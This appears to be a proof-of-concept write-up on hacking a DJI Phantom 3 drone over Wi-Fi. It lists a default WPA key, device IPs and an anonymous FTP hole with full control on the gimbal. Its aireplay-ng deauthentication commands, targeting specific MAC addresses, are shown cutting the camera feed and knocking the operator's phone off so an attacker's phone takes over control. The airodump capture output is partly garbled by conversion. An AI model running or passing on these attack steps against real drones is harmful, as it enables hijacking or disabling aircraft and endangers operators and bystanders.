PoC DJI Phantom 3 Hacking

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1. FTP Gimbal Vulnerability

The File Transfer Protocol (FTP) is the standard network protocol used for the transfer of computer files between a client and server on a computer network.

FTP is built on a client-server model architecture and uses separate control and data connections between the client and the server.[1] FTP users may authenticate themselves with a clear-text sign-in protocol, normally in the form of a username and password.

PoC FTP on Gimbal Vulnerability:


```
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                                           root@DebianGutsy: ^
CH 2 ][ Elapsed: 16 s ][ 2017-09-03 13:30 ][ WPA handshake: 60:60:1F:2F:86:15
BSSID
                       PWR Beacons
                                           #Data, #/s CH MB
                                                                    ENC CIPHER AUTH ESSID
60:60:1F:2F:86:15
                                    16
                                                               54e. WPA2 CCMP
                                                                                          PHANTOM3_2f8615
C8:B3:73:31:1F:8F
                                              423
                                                               54e
                                                                                    PSK
                                                                           TKIP
                                                                                          RF-ITConsultant
                       STATION
                                               PWR
                                                      Rate
                                                                Lost
                                                                          Frames
60:60:1F:2F:86:15
C8:B3:73:31:1F:8F
C8:B3:73:31:1F:8F
C8:B3:73:31:1F:8F
                       00:4F:77:00:04:BF
54:A0:50:17:B4:4F
                                                                                    PHANTOM3_2f8615
                                                       1e-
                                                                               93
                                                                     0
                       E0:3F:49:67:A3:FF
                                                      18e- 0
                       00:12:36:1B:89:58
                                               -66
                                                                     0
                                                      36e-54e
C8:B3:73:31:1F:8F
C8:B3:73:31:1F:8F
                                                                   597
```


SSID Name : PHANTOM3_2f8615

WPA Key : 12341234

Controller IP : 192.168.1.1 /24
Aircraft IP : 192.168.1.2 /24
Gimbal IP : 192.168.1.3 /24
Smartphone IP : 192.168.1.20 /24
Laptop IP : 192.168.1.22 /24

Network Scanning:





Vulnerability : Anonymous can access full control, including deleting files

Risk : High

2. Kill The Gimbal Camera

Scenario:

SSID Name : PHANTOM3_2f8615

• WPA Key : 12341234

• Controller IP : 192.168.1.1 /24, Mac address : 60:60:1F:2F:86:15

Aircraft IP : 192.168.1.2 /24

• Gimbal IP : 192.168.1.3 /24, Mac Address : 60:60:1F:12:D3:A6

Smartphone IP : 192.168.1.20 /24Laptop IP : 192.168.1.22 /24

Killing the gimbal camera process:

root@DebianGutsy:~# aireplay-ng --ignore-negative-one -0 1000 -a

60:60:1F:2F:86:15 -c 60:60:1F:12:D3:A6 mon0

Vulnerability : Now, the gimbal not working and nothing display to

smartphone

Risk : High

3. Smartphone Take Over

Scenario:

SSID Name : PHANTOM3_2f8615

• WPA Key : 12341234

• Controller IP : 192.168.1.1 /24, Mac address : 60:60:1F:2F:86:15

Aircraft IP : 192.168.1.2 /24

Gimbal IP : 192.168.1.3 /24, Mac Address : 60:60:1F:12:D3:A6
 Smartphone1 IP : 192.168.1.20 /24, Mac Address : 00:08:22:A6:C1:FC

Smartphone2 IP : 192.168.1.21 /24
 Laptop IP : 192.168.1.22 /24

^{*} My Laptop using wireless USB: AirLive WL-360USB with packet injection support.

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Smartphone 1

- DJIGo installed and connect to SSID
- as main display and monitoring

Smartphone 2

- DJIGo installed and connect to SSID
- as Attacker smartphone
- FIFO in Queue List

Smartphone Take Over process:

```
root@DebianGutsy:\sim# aireplay-ng --ignore-negative-one -0 1000 -a 60:60:1F:2F:86:15 -c 00:08:22:A6:C1:FC mon0
```

Vulnerability : Now, the smartphone 1 disconneted from controller and

smartphone 2 replacing the function as smartphone 1

Risk : High